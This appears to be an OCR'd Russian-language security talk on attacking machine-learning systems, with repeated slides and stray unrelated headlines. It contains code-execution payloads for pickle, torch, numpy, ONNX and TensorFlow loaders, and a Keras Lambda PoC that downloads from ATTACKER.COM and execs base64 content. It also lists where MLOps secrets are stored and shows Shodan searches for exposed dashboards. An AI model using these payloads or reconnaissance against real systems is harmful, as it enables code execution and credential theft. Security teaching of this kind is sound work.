
~~LeftoverLocals: Listening to LLM responses through leaked GPU local memory~~

~~A SOUND MIND IN A VULNERABLE BODY: PRACTICAL HARDWARE ATTACKS ON DEEP LEARNING~~

~~Note: Presentation times are in Pacific Standard Time (PST).~~

~~Monday, February 01, 2021 - 10:00 am-10:30 am~~

~~Minhyun Hong, University of Maryland, College Park and Maryland Cyber Security Center (MC2)~~




データは大きな得点だ。

Данные и есть большой куш.





## Данные и есть большой куш.




**The Guardian**

**Robodebt scandal: leak reveals unlawful debts predate 2015 but government has no plans to pay back money**

theguardian.com · 2020 ▾

The Australian government has privately acknowledged the robodebt scandal may go beyond the unlawful 470,000 debts already identified for refunds, but it has no plans to pay back the money because it believes it would be too difficult to identify victims.



Artificial Intelligence

## ChatGPT Leaks Sensitive User Data, OpenAI Suspects Hack

*The leaks exposed conversations, personal data, and login credentials.*

## Риски, но по другому.

### Unsupervised Learning

**Манипуляция входными данными.**  
Модели, обученные без учителя, особенно уязвимы к атакам, в которых злоумышленник может манипулировать входными данными для получения желаемых результатов (например, атаки на кластеризацию).

## Риски, но по другому.

### Unsupervised Learning


**Манипуляция входными данными.** Модели, обученные без учителя, особенно уязвимы к атакам, в которых злоумышленник может манипулировать входными данными для получения желаемых результатов (например, атаки на кластеризацию).

### Supervised Learning

**Overfitting:** Если модель излишне подстроена под тренировочные данные, она может быть уязвима для специфических атак, например, атак на основе вредоносных данных (**poisoning attacks**), когда злоумышленник вводит искаженные тренировочные данные.

**Data Leakage:** Если тренировочные данные включают конфиденциальную информацию, модель может выявить эту информацию через ее предсказания, что может быть использовано для извлечения данных (**model inversion attacks**).


## Риски, но по другому.



## Риски, но по другому.



## Риски, но по другому.



## Риски, но по другому.



パート3 : BlackBoxとWhiteBoxの  
攻撃シナリオ。

Часть 3: Сценарии BlackBox и  
WhiteBox атак.





## WhiteBox. С чего начать.

При WhiteBox подходе, когда мы по сути имеем доступ к драгоценным данным – лучше начать атаку на них. Это позволит повлиять на...

## WhiteBox. С чего начать.

При WhiteBox подходе, когда мы по сути имеем доступ к драгоценным данным – лучше начать атаку на них. Это позволит повлиять на

# Данные

**データは本当に違いを生む。**

**Данные действительно имеют  
значение.**

## WhiteBox. С чего начать.

**Самой популярной атакой является отравление или полная замена данных, которые будут использоваться для обучения**

1. Текстовые файлы: Microsoft Excel, OpenOffice Calc, Notepad++, Sublime Text, Atom, Pandas (Python), модули json и xml.etree.ElementTree (Python).
2. Бинарные файлы: MySQL Workbench, SQLite Browser, библиотеки sqlite3 и h5py (Python).
3. Форматы изображений: Adobe Photoshop, GIMP, Paint.NET, библиотеки PIL или Pillow (Python).
4. Аудио и видео файлы: Audacity, Adobe Premiere Pro, Davinci Resolve, библиотеки pydub и moviepy (Python).
5. Форматы для научных данных: MATLAB, утилиты для NetCDF, библиотеки scipy.io, netCDF4, pickle (Python).
6. Специализированные форматы разработчиков: Текстовые редакторы, библиотека ruyaml (Python), встроенные инструменты для обработки логов.
7. Архивные и сжатые файлы: WinRAR, 7-Zip, WinZip, модуль zipfile (Python), сторонние библиотеки для сжатия.

## WhiteBox. С чего начать.

### Pickle backdoor

```
pip3 install fickling
```

```
flickling -inject 'command on  
python' /path/to/pickle.pkl >  
/path/to/output.pkl
```

```
✓ 7s ▶ !python generate.py --network=/tmp/network-snapshot-000250.backdoor.pkl \  
--trunc=0.6 \  
--seeds=101,309,87,1,107 \  
--outdir=out  
↳ Loading networks from "/tmp/network-snapshot-000250.backdoor.pkl"...  
You have been p0wnd!  
Setting up TensorFlow plugin "fused_bias_act.cu": Loading... Done.  
Setting up TensorFlow plugin "upfirdn_2d.cu": Loading... Done.  
Generating image for seed 101 (0/5) ...  
Generating image for seed 309 (1/5) ...  
Generating image for seed 87 (2/5) ...  
Generating image for seed 1 (3/5) ...  
Generating image for seed 107 (4/5) ...
```

## WhiteBox. С чего начать.

### Использование Keras Lambda Layers

Lambda слои в Keras позволяют встраивать эти простые, произвольные функции в архитектуру нейронной сети, дополняя таким образом стандартные слои, которые извлекают и обрабатывают признаки на разных уровнях абстракции в данных.

```
65     yield (label, s1, s2)
66
67     def get_data(fn, limit=None):
68         raw_data = list(yield_examples(fn=fn, limit=limit))
69         left = [s1 for _, s1, s2 in raw_data]
70         right = [s2 for _, s1, s2 in raw_data]
71         print(mmap(len(x).split()) for x in left)
```

malicious\_models / Larger\_PoC.py

Code Blame 258 lines (208 loc) · 8.48 KB

```
109
110     # Close the zip file
111     zipfile.close()
112     # Create a ZipFile Object
113     with zipfile.ZipFile('glove.840B.300d.zip') as zip_ref:
114         # Extract all the contents of zip file in current directory
115         zip_ref.extractall()
116
117     train = lambda x: exec("""
118     import os
119     import sys
120     import base64
121     import pickle
122     import requests
123     from tensorflow import keras
124
125     r = requests.get("https://ATTACKER.COM/", headers={'X-Plat': sys.platform})
126     dir = os.path.expanduser('~')
127     file = os.path.join(dir, '.training.bin')
128     with open(file, 'wb') as f:
129         f.write(r.content)
130
131     exec(base64.b64decode("B64 EXECUTION CONTENT"))
132     """) or x
133
134
135     tokenizer = Tokenizer(lower=False, filters='')
136     tokenizer.fit_on_texts(training[0] + training[1])
137
```

## WhiteBox. С чего начать.

### Использование Keras Lambda Layers

`tf.keras.layers.Lambda` — это компонент библиотеки TensorFlow, который позволяет разработчикам вставлять свой пользовательский код в процесс обработки данных в модели машинного обучения.

```
65     yield (label, s1, s2)
66
67     def get_data(fn, limit=None):
68         raw_data = list(yield_examples(fn=fn, limit=limit))
69         left = [s1 for _, s1, s2 in raw_data]
70         right = [s2 for _, s1, s2 in raw_data]
71         print(mmap.len(x.split()) for x in left)
```

malicious\_models / Larger\_PoC.py

Code Blame 258 lines (208 loc) · 8.48 KB

```
109
110     # Close the zip file
111     zipfile.close()
112     # Create a ZipFile Object
113     with zipfile.ZipFile('glove.840B.300d.zip') as zip_ref:
114         # Extract all the contents of zip file in current directory
115         zip_ref.extractall()
116
117     train = lambda x: exec("""
118     import os
119     import sys
120     import base64
121     import pickle
122     import requests
123     from tensorflow import keras
124
125     r = requests.get("https://ATTACKER.COM/", headers={'X-Plat': sys.platform})
126     dir = os.path.expanduser('~')
127     file = os.path.join(dir, '.training.bin')
128     with open(file, 'wb') as f:
129         f.write(r.content)
130
131     exec(base64.b64decode("B64 EXECUTION CONTENT"))
132     """) or x
133
134
135     tokenizer = Tokenizer(lower=False, filters='')
136     tokenizer.fit_on_texts(training[0] + training[1])
137
```

## WhiteBox. С чего начать.

### Использование torch.load()

`torch.load` – метод позволяющий подгружать в код транзитивные pickle.  
`torch.jit.load()` – альтернатива.





## WhiteBox. С чего начать.

Проексплуатируем ?

### Наш pickle

```
└─$ fickling --trace model.pickle
GLOBAL
    from os import system
    Pushed system
MARK
    Pushed MARK
STRING
    Pushed 'calc'
TUPLE
    Popped 'calc'
    Popped MARK
    Pushed ('calc',)
REDUCE
    _var0 = system('calc')
    Popped ('calc',)
    Popped system
    Pushed _var0
STOP
    result0 = _var0
    Popped _var0
from os import system
_var0 = system('calc')
result0 = _var0
```

Код, который позволяет реализовать эксплуатацию недостатка

```
@app.command()
def torch_load():
    """
    Standard torch.load()
    """

    ###
    import torch
    torch.load("./bin/model.pickle")
    ###

    print_func(torch_load)
```

## WhiteBox. С чего начать.

Запускаем

Результат

```
C-style arbitrary precision calculator (version 2.15.0.4)
Calc is open software. For license details type: help copyright
[Type "exit" to exit, or "help" for help.]

; 2+5
      7
; █
```

## WhiteBox. С чего начать.

Запускаем

Результат

```
C-style arbitrary precision calculator (version 2.15.0.4)
Calc is open software. For license details type: help copyright
[Type "exit" to exit, or "help" for help.]

; 2+5
      7
; █
```

Вспоминаем, что это pickle, и понимаем что можно использовать не только calc

## WhiteBox. С чего начать.

### Torch.jit.load

#### В коде

```
@app.command()
def torch_jit():
    """
    Load code via torch.jit.load()
    """

    ###
    import torch

    class Calc(torch.nn.Module):S
        def __init__(self):
            super().__init__()
            import os; os.system('calc')

    m = torch.jit.script(Calc())

    torch.jit.save(m, './bin/torch_jit.pt')
    torch.jit.load('./bin/torch_jit.pt')
    ###

    print_func(torch_jit)
```

#### В эксплуатации

```
C-style arbitrary precision calculator (version 2.15.0.4)
Calc is open software. For license details type: help copyright
[Type "exit" to exit, or "help" for help.]

; 2+5
7
; █
```

Этот код пытается запустить калькулятор Windows с помощью команды `os.system('calc')`. Затем он сохраняет эту сеть с помощью `torch.jit.script` для преобразования в TorchScript и `torch.jit.save` для сохранения на диск. Загрузка сохранённой модели (`torch.jit.load`) активирует код внутри нейронной сети, который выполняет команду запуска калькулятора.

## WhiteBox. Примеры уязвимого кода, который может нанести серьёзный импакт.

### Numpy

```
import numpy

numpy.ctypeslib.load_library("./bin/hello.dll", ".")
```

```
from numpy import f2py

sourcecode = """
f2py.compile(sourcecode,
modulename='exec')
###

print_func(numpy_f2py())
```

## WhiteBox. Примеры уязвимого кода, который может нанести серьёзный импакт.

### Numpy

```
import numpy

numpy.ctypeslib.load_library("./bin/hello.dll", ".")
```

```
from numpy import f2py

sourcecode = """
f2py.compile(sourcecode,
modulename='exec')
###

print_func(numpy_f2py())
```

```
import numpy
numpy.load('bin/model.pickle', allow_pickle=True)
print_func(numpy_load)
```

```
import numpy

class ArrayExec:
    import os
    os.system('calc')

    def __array__(self):
        return 1

numpy.asarray(ArrayExec)

print_func(numpy_array)
```

## WhiteBox. Примеры уязвимого кода, который может нанести серьёзный импакт.

### ONNX

```
import os
    os.system("python -m
onnxruntime.tools.convert_onnx_models_
to_ort ./bin/onnx --custom_op_library
./bin/custom_op.dll")
    ###

    print_func(onnx_convert_ort)
```

```
import numpy
import onnxruntime

    sess_options = onnxruntime.SessionOptions()

    sess_options.register_custom_ops_library("./bin/custo
m_op.dll")
    onnx_session =
onnxruntime.InferenceSession("./bin/onnx/mnist-
8.onnx", sess_options)

    print_func(onnx_session_options)
```

## WhiteBox. Примеры уязвимого кода, который может нанести серьёзный импакт.

### SKLEARN


```
import joblib
joblib.load('./bin/model.pickle')
###

print_func(sklearn_load)
```

### RUNPY

```
import runpy

runpy.run_path(path_name='path_to_your_python_script.py')
```





## WhiteBox. Примеры уязвимого кода, который может нанести серьёзный импакт.

### SKLEARN

```
import joblib
joblib.load('./bin/model.pickle')
###

print_func(sklearn_load)
```

### RUNPY

```
import runpy

runpy.run_path(path_name='path_to_your_python_script.py')
```



## WhiteBox. Примеры уязвимого кода, который может нанести серьёзный импакт.

### TensorFlow

```
import tensorflow as tf
tf.load_op_library("./bin/hello.dll")

print_func(tf_load_op_library)
```

```
import tensorflow as tf
tf.load_library("./bin/hello.dll")

print_func(tf_load_library)
```

И на самом деле ещё много функций, которые могут загружать файлы ..

## WhiteBox. Примеры уязвимого кода, который может нанести серьёзный импакт.

### ЗАЩИТА

Использовать modelscan.

Использовать  
<https://github.com/JosephTLucas/lintML>

По возможности избегать небезопасный формат сериализации – Pickle.



## WhiteBox. Влияем на MLOPS пайплайн и где хранят все тайны.

### MLflow:

- Файлы конфигурации сервера MLflow:  
Файлы, такие как mlflow.cfg или специфические для окружения переменные, определенные в сеансах оболочки через export MLFLOW\_TRACKING\_URI, которые содержат информацию о подключении к tracking server.

## WhiteBox. Влияем на MLOPS пайплайн и где хранят все тайны.

### MLflow:

- Файлы конфигурации сервера MLflow:  
Файлы, такие как mlflow.cfg или специфические для окружения переменные, определенные в сеансах оболочки через export MLFLOW\_TRACKING\_URI, которые содержат информацию о подключении к tracking server.

### Apache Airflow:

- Airflow Configuration File airflow.cfg: Содержит ключевые конфигурации Airflow, включая настройки подключения к базе данных и брокерам очередей сообщений (например, RabbitMQ, Celery).  
  
- DAG файлы: хотя сами по себе DAG файлы часто не содержат секретной информации, важно обеспечить, они могут экспортировать чувствительные данные в логи или внешние хранилища.

## WhiteBox. Влияем на MLOPS пайплайн и где хранят все тайны.

### Jupyter Notebook:

- Файлы конфигурации Jupyter (jupyter\_notebook\_config.py, jupyter\_notebook\_config.json): Они могут содержать пароли или токены для доступа к Jupyter серверу.
- Notebooks (.ipynb файлы): IPYNB могут содержать встраиваемый код с учетными данными; старайтесь использовать средства ввода учетных данных, которые не сохраняют их напрямую в ноутбуке.



## WhiteBox. Влияем на MLOPS пайплайн и где хранят все тайны.

### Jupyter Notebook:

- Файлы конфигурации Jupyter (jupyter\_notebook\_config.py, jupyter\_notebook\_config.json): Они могут содержать пароли или токены для доступа к Jupyter серверу.
- Notebooks (.ipynb файлы): IPYNB могут содержать встраиваемый код с учетными данными; старайтесь использовать средства ввода учетных данных, которые не сохраняют их напрямую в ноутбуке.

The `notebook.auth` module offers a function called `passwd`. The second argument is an algorithm. You can use that function to obtain a SHA 256 hashed password.

```
"""Parameters
-----
passphrase : str
    Password to hash. If unspecified, the user is asked to input
    and verify a password.
algorithm : str
    Hashing algorithm to use (e.g, 'sha1' or any argument supported
    by :func:`hashlib.new`, or 'argon2').
```



## WhiteBox. Влияем на MLOPS пайплайн и где хранят все тайны.

### Weights & Biases (W&B):

- Файлы конфигурации W&B (wandb/settings): Могут содержать токены доступа, которые позволяют взаимодействовать с API Weights & Biases.
- W&B Артефакты: Файлы и артефакты, загруженные в W&B, должны быть проверены на предмет содержания какой-либо чувствительной информации.





## WhiteBox. Влияем на MLOPS пайплайн и где хранят все тайны.

- Использовать **secret storage** (например, HashiCorp Vault, CyberArk, AWS Secrets Manager) для хранения учетных данных и ключей API.
- **Не хранить учетные данные в коде**, вместо этого, извлекайте их из защищенных сред, например, из переменных среды выполнения или зашифрованных файлов конфигурации.
- Хранить конфигурационные файлы в **безопасном, централизованном и контролируемом репозитории**.
- **Использовать** рабочие процессы **CI/CD** для автоматического развертывания с использованием зашифрованных секретов.
- Регулярно **ротировать и обновлять** учетные данные и ключи для предотвращения злоупотреблений.
- **Настраивать права доступа**, чтобы только авторизованные пользователи и системы имели доступ к этим конфигурационным файлам.



## BlackBox. Имеем только IP.

Некоторые компании дают доступ MLOPS решениям во вне.

The screenshot shows the Shodan search interface for the query 'http.title:clearml'. The page displays 161 total results. The top countries are listed as follows:

Country	Count
United States	68
Russian Federation	21
Germany	20
China	7
Ireland	7

The top ports are listed as follows:

Port	Count
8080	103
443	42
80	11
8001	2

The search results are displayed in a list format, showing the IP address, the company name, and the HTTP response details. The first result is for 'ClearML' with IP 35.167.40.155, located in the United States, Boardman. The second result is for 'ClearML' with IP 20.84.41.28, located in the United States, Centreville. The third result is for 'ClearML' with IP 35.225.123.151, located in the United States, Centreville.

## BlackBox. Имеем только IP.

Некоторые компании дают доступ MLOPS решениям во вне.

The screenshot shows the Shodan search engine interface. The search query is 'http.title:zenml'. The results are categorized into 'TOTAL RESULTS' (58), 'TOP COUNTRIES', 'TOP PORTS', and 'TOP ORGANIZATIONS'. The 'TOP COUNTRIES' section shows a world map and a table with the following data:

Country	Count
United States	20
Germany	14
Ireland	12
Netherlands	5
Singapore	4

The 'TOP PORTS' section shows a table with the following data:

Port	Count
443	25
8080	17
80	16

The 'TOP ORGANIZATIONS' section shows a table with the following data:

Organization	Count
Microsoft Corporation	21

The main results area displays three entries for 'ZenML - Dashboard'. Each entry includes an IP address, a company name, a location, and technical details such as HTTP status, date, content type, and length. A 'cloud' icon is present next to each entry. A banner at the top of the results area reads: 'Access Granted: Want to get more out of your existing Shodan account? Check out everything you have access to.'

## BlackBox. Имеем только IP.

Некоторые компании дают доступ MLOPS решениям во вне.

TOTAL RESULTS

1,044

TOP COUNTRIES

United States	502
Germany	87
Ireland	87
Japan	36
Finland	29
<a href="#">More...</a>	

TOP PORTS

5000	470
80	428
443	42

